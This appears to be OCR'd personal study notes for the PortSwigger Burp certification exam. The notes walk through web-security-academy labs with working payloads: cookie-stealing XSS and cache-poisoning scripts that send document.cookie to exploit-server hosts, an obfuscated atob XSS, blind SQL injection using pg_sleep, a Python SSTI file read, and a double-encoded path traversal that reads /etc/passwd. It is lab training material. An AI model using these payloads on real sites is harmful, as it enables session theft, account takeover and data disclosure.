
Stage 1


Example 1

Session Cookie is in format:
session=%7b%22username%22%3anull%2c%22isloggedin%22%3afalse%7d--MCwCFHdrhOmsrhTg3AgHgnFZ3Fj95eR%2fAhRIImahMI4GnPvpibLKfSlfrzFZPg%3d%3d

Forgot password is one username/email entry. Followed by a **Code and Password change page.**



Please enter your username or email



Please check your email for a code and enter it below.

Code


New password

Part 1 Lab Content:

https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-with-an-unkeyed-header
Send GET request for the home page to Burp Repeater.
Add a cache-buster query parameter, such as:*?cb=1234*
Add the *X-Forwarded-Host* header with an arbitrary hostname, such as *example.com*. SEND
Observe that the *X-Forwarded-Host* header has been used to dynamically generate an absolute URL for importing a JavaScript file stored at */resources/js/tracking.js.*
Replay the request and observe that the response contains the header *X-Cache: hit*. This tells us that the response came from the cache.

Go to the exploit server and change the file name to match the path used by the vulnerable response: *\/resources/js/tracking.js*
Enter in the following in the Body:
document.location='https://exploit-ac451f5f1ea30c40c0a946b201400016.web-security-academy.net/cookiestealer.php?c='+document.cookie;

Edit in the exploit server into the GET Request in Burp.
X-Forwarded-Host: exploit-ac451f5f1ea30c40c0a946b201400016.web-security-academy.net
Get rid of cache-bust
Submit Twice to get X-Cache: hit



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Connection: close
Content-Length: 8106
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=30
Age: 2
X-Cache: hit
Connection: close
Content-Length: 8106
```

In Exploit Server view logs for users cookie.
Turn on Intercept, click to go to My Account page and substitute in the cookie every time till you are logged in as Carlos.
Change the Email address and use the same cookie substitution.
Turn off Intercept.
Go to MyAccount and Forgot Password. Send password request for Carlos and view the email in Exploit server for Token to change password.


Example 2

Identifying the App:


App has Advanced Search present. NOTE: THIS WAS ALSO DIFFERENT IN ANOTHER LAB WITH SAME EXPLOIT. So it seems like there may be a greater variety in howthe exams are presented.



When entering the wrong user while trying to reset the password there is a specific error message. This allows you to enumerate the user. For me this was “carlos” which seems to be the standard user across the web apps.
NOTE: THIS WAS DIFFERENT IN ONE LAB WITH SAME EXPLOIT.


Home | Admin panel | My account | Advanced search
Invalid username
Please enter your username or email
Submit

Selecting Home directory GET request and running ParamMiner finds additional headers to use. In this case X-Forwarded-Host is supported.



```
GET /?xv7wviri7=1 HTTP/1.1
Host: acd41f6b1f60d3e6c07061330013006e.web-security-academy.net
Cookie: _lab=
46%7cMCwCFFm5OwBCxpmXeIBm0VvXzmUptT%2f7AhQQx%2flAHVvzqc4g%2bF96UsztocGGSEd
Ad4C9LMRtsgIrzev7Qq4L1q6MkNqpE4AlsIeWYNJ1tebyZ598Wo61OSq%2f2uWQVADYCJpwm35
V4S2nyvaf9%2fdABn9NwWISo6Ppmd8dHSRfkXwISAE%3d; session=
et2b0MTI1zwlKo8kazqqDcZC12EkZFWb
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 xv7wviri7
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9,
text/xv7wviri7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://acd41f6b1f60d3e6c07061330013006e.web-security-academy.net/signin
Accept-Encoding: gzip, deflate, xv7wviri7
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
TCZqBcS13SA8QRCpW: x
x-forwarded-host:
zwrtxqvar1ruuqzjrr.acd41f6b1f60d3e6c07061330013006e.web-security-academy.n
et
Origin: https://xv7wviri7.com
```

Part 1 Lab Content:

https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware

Send the POST /forgot-password request to Burp Repeater. Notice that the X-Forwarded-Host header is supported and you can use it to point the dynamically generated reset link to an arbitrary domain.
Go to the exploit server and make a note of your exploit server URL.
Go back to the request in Burp Repeater and add the X-Forwarded-Host header with your exploit server URL:

```
X-Forwarded-Host: your-exploit-server-id.web-security-academy.net
```

Change the username parameter to carlos and send the request.


Example 3

HTTP Smuggling + XSS Through User Agent
Let Burp Scanner find the HTTP Smuggle request and returns a 200 response, some will give you 400's which are useless to us. Use that request, delete all the "sec" headers – they're useless.
Add this to the end of the request that burp generated (changing your url's and all of course):

```
GET /post?postId=4 HTTP/1.1
Host: acd41f9c1e825bd4c0813d180019004c.web-security-academy.net
User-agent: "><script>alert(document.cookie);var x=new XMLHttpRequest();
x.open("GET","https://exploit-ac461fea1ef05b25c0a73d0e017700da.web-security-academy.net/"+document.cookie);x.send();</script>
```
And then send it through intruder with null payloads like 100 or so times

Example 4

https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked
XSS in the search bar, the one where you have to check every tag, and every attribute through Burp Intruder
****Tags and attribute that was allowed:****
<body onhashchange=>
****Payload that was sent to victim****
<iframe src="https://acac1f2c1e7f6507c0a71e0c00b100d9.web-security-academy.net/?query=%27%3Cbody%20onhashchange=%22eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHBzOi8vZXhwbG9pdC1hYzQ0MWY0MDFlZjg2NTkxYzA4ZDFlZGMwMWNlMDBiYy53ZWItc2VjdXJpdHktYWNhZGVteS5uZXQvP2M9Jytkb2N1bWVudC5jb29raWU'))%22%3E//" onload="this.onload='';this.src+='#XSS'"></iframe>
Part 2



Request

```
POST /my_account/change-email HTTP/1.1
Host: acac1f2c1e7f6507c0a71e0c00b100d9.web-security-academy.net
Cookie: _lab=
46%7cMCwCFCmNv9yF7HSVo3KIPaW6wGw4%2f7S4AhQLjZ29a%2fJvd2AZaco6TXNf2%2fEP2UrZeh4sDsgPPaa4wgU
84ASCXpjxlbitouqwR10%2bY9SN2Fi0OKunQlENFmhjCuIzZboikEbRblQgUina09fy8x%2fU55%2bjRC1Sz8wpQzW
q492dvuEDXgQ%3d; session=
%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--MCwCFHaaRtQ3pYF4TUFfQzvU1Hw
v%2fH%2fxAhQhlEVEEJrZfF8ObK4TtEcrxjPRTg%3d%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: https://acac1f2c1e7f6507c0a71e0c00b100d9.web-security-academy.net
Referer:
https://acac1f2c1e7f6507c0a71e0c00b100d9.web-security-academy.net/my_account?id=administra
tor
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

email=attacker@exploit-ac441f401ef86591c08d1edc01ce00bc.web-security-academy.net
&csrf=7VgotUHEYJlrPUuoihB5gzqkL9kR3XL4
```


Response

```
HTTP/1.1 302 Found
Location: /my_account
Connection: close
Content-Length: 0
```

Example 5

Another DOM XSS:
https://portswigger.net/web-security/dom-based/controlling-the-web-message-source/lab-dom-xss-using-web-messages-and-json-parse
Use the redirect param.
<iframe src=https://ac411f1d1fb8c2dec055ffa800370084.web-security-academy.net/
onload='this.contentWindow.postMessage("{\"type\":\"redirect\",\"redirectUrl\":\"javascript:window.l

ocation=%22https://exploit-ac1a1f191f10c29dc09cff9c0110008b.web-security-academy.net/?c=%22%2bdocument.cookie\"}","*")'>


```
                    <img src="/resources/images/shop.svg">
                </section>
                <script>
                    window.addEventListener('message', function(e) {
                        var iframe = document.createElement('iframe'), ACMEplayer = {element: iframe}, d;
                        document.body.appendChild(iframe);
                        try {
                            d = JSON.parse(e.data);
                        } catch(e) {
                            return;
                        }
                        switch(d.type) {
                            case "page-load":
                                ACMEplayer.element.scrollIntoView();
                                break;
                            case "load-channel":
                                ACMEplayer.element.src = d.url;
                                break;
                            case "player-height-changed":
                                ACMEplayer.element.style.width = d.width + "px";
                                ACMEplayer.element.style.height = d.height + "px";
                                break;
                        }
                    }, false);
                </script>
```

Stage 2

Example 1

Part 2 Lab Content:

https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval

RUN SQLMAPPER on advanced search.
In my case URL was
https://acd41f6b1f60d3e6c07061330013006e.web-security-academy.net:443/advanced-search?searchTerm=testing&sortby=AUTHOR&blog_artist=Sam+Pit


?searchTerm= was injectable
Can let SQLMap do its thing but will be slow.
Database: public
Table: users
Column: password
Alternative is to manual inject and send to Intruder with the following payload. NOTE MAY NEED TO ADJUST THE STARTING CHARACTERS AS THEY COULD BE DIFFERENT. SQLMap will do it for you initially.
query=testing^'));

^'))SELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—

Example 2

https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile

Send Change Email request to Repeater.
Notice roleid exists




```
POST /my-account/change-email HTTP/1.1
Host: ac231f121f801033c0bf83290094008f.web-security-academy.ne
Cookie: _lab=46%7cMCwCFAbm%2bzRjIDjkoR9zBTdy1%2brtO2WgAhQ1cjj2
Content-Length: 128
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWek
Sec-Ch-Ua-Platform: "Windows"
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://ac231f121f801033c0bf83290094008f.web-security-
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac231f121f801033c0bf83290094008f.web-security
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "csrf":"v3EPTQ7YLAaGzlf5RNTJ2TllCRRkuv8e",
  "email":"attacker@exploit-ac541f321f981006c081836d01b00069.w
}
```

```
HTTP/1.1 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 179

{
  "username":"carlos",
  "email":"attacker@exploit-ac541f321f981006c081836d01b00069.w
  "apikey":"8XARqDh2ic8qnt86JHkmiZFUfwkBhNFG",
  "roleid":25
}
```

Insert roleid and try random number. Try over 200 to get an upper limit which for me was 157 or so.



```
POST /my-account/change-email HTTP/1.1
Host: ac231f121f801033c0bf83290094008f.web-security-academy.ne
Cookie: _lab=46%7cMCwCFAbm%2bzRjIDjkoR9zBTdy1%2brtO2WgAhQ1cjj2
Content-Length: 143
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWek
Sec-Ch-Ua-Platform: "Windows"
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://ac231f121f801033c0bf83290094008f.web-security-
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac231f121f801033c0bf83290094008f.web-security
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "csrf":"v3EPTQ7YLAaGzlf5RNTJ2TllCRRkuv8e",
  "email":"attacker@exploit-ac541f321f981006c081836d01b00069.w
  "roleid":27
}
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 28

"Invalid Role ID for carlos"
```

Sent request to Intruder and run from 0-max(157) for roleid.
Should get 2 hits.

Example 3

STAGE 2 WITH THE WEIRD COOKIE

%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--MCwCFD%2frCxvNx%2bXW3WAL4p0byfjAog5HAhR77x6fKuIiTEyAhRFaOKvYIraDeg%3d%3d

The second half of the cookie changes based on the first half. It is URL encoded and HASHED with something.
Suggestion would be to figure out how to rehash the part we have and substitute administrator in there?
Speculatively it may or may not be using the USER API as salt for the hashing, which would then also prevent skipping steps in the Web App.

Got it.
Ignore most of the above

Cookie is tied to CSRF session.
In normal browser window log in as carlos and change email.
<DON'T WASTE TIME AS I THINK THERE IS A LIMIT>
Turn on Interceptor
In Incognito in other browser window send password request for administrator.
Exchange the cookie and csrf token from the email request for carlos.
Should now be assigned cookie with admin and loggedin as true.

Stage 3


Example 1

Stage 3 – SSTI

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/home/carlos/secret').read() }}
```

Example 2

Image using ?imagefile=
With no imagesize being set.




minimg (JPEG Image, 700 ×

https://acae1fb21f6ecd27c0c901c8002200ea.web-security-academy.net/admin/adminimg?imagefile=blog/posts/..%252f..%252f/blog/posts/50.jpg

LFI in image.

GET
/admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f/etc/passwd




```
GET /admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f/etc/passwd HTTP/1.1
Host: acae1fb21f6ecd27c0c901c8002200ea.web-security-academy.net
Cookie: _lab=
47%7cMC0CFQCEBHOIEEL70DTt8bhh6kV2u6ZFQQIUdSXzLZzL2gNvnVz3ludPUsLE723PreIleD0aCUr8SWdgqF51ZZh3WFTR%2bLe31OhRuu4GSn%2bV
yDp5PwvFblvezJ8eCDbWSFEQSjEUIOBBKkTfcK%2bMR8L5rlWZRuS1U1t4TFBiqczVnDlB; session=
%7b%22username%22%3a%22administrator%22%2c%22isloggedin%22%3atrue%7d--MC0CFED1%2b7C2bBsWt1GtHzciTdHAZJlwAhUAltSIz%2fE
5%2bn5Ka17LJlojrgzddPo%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1591

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
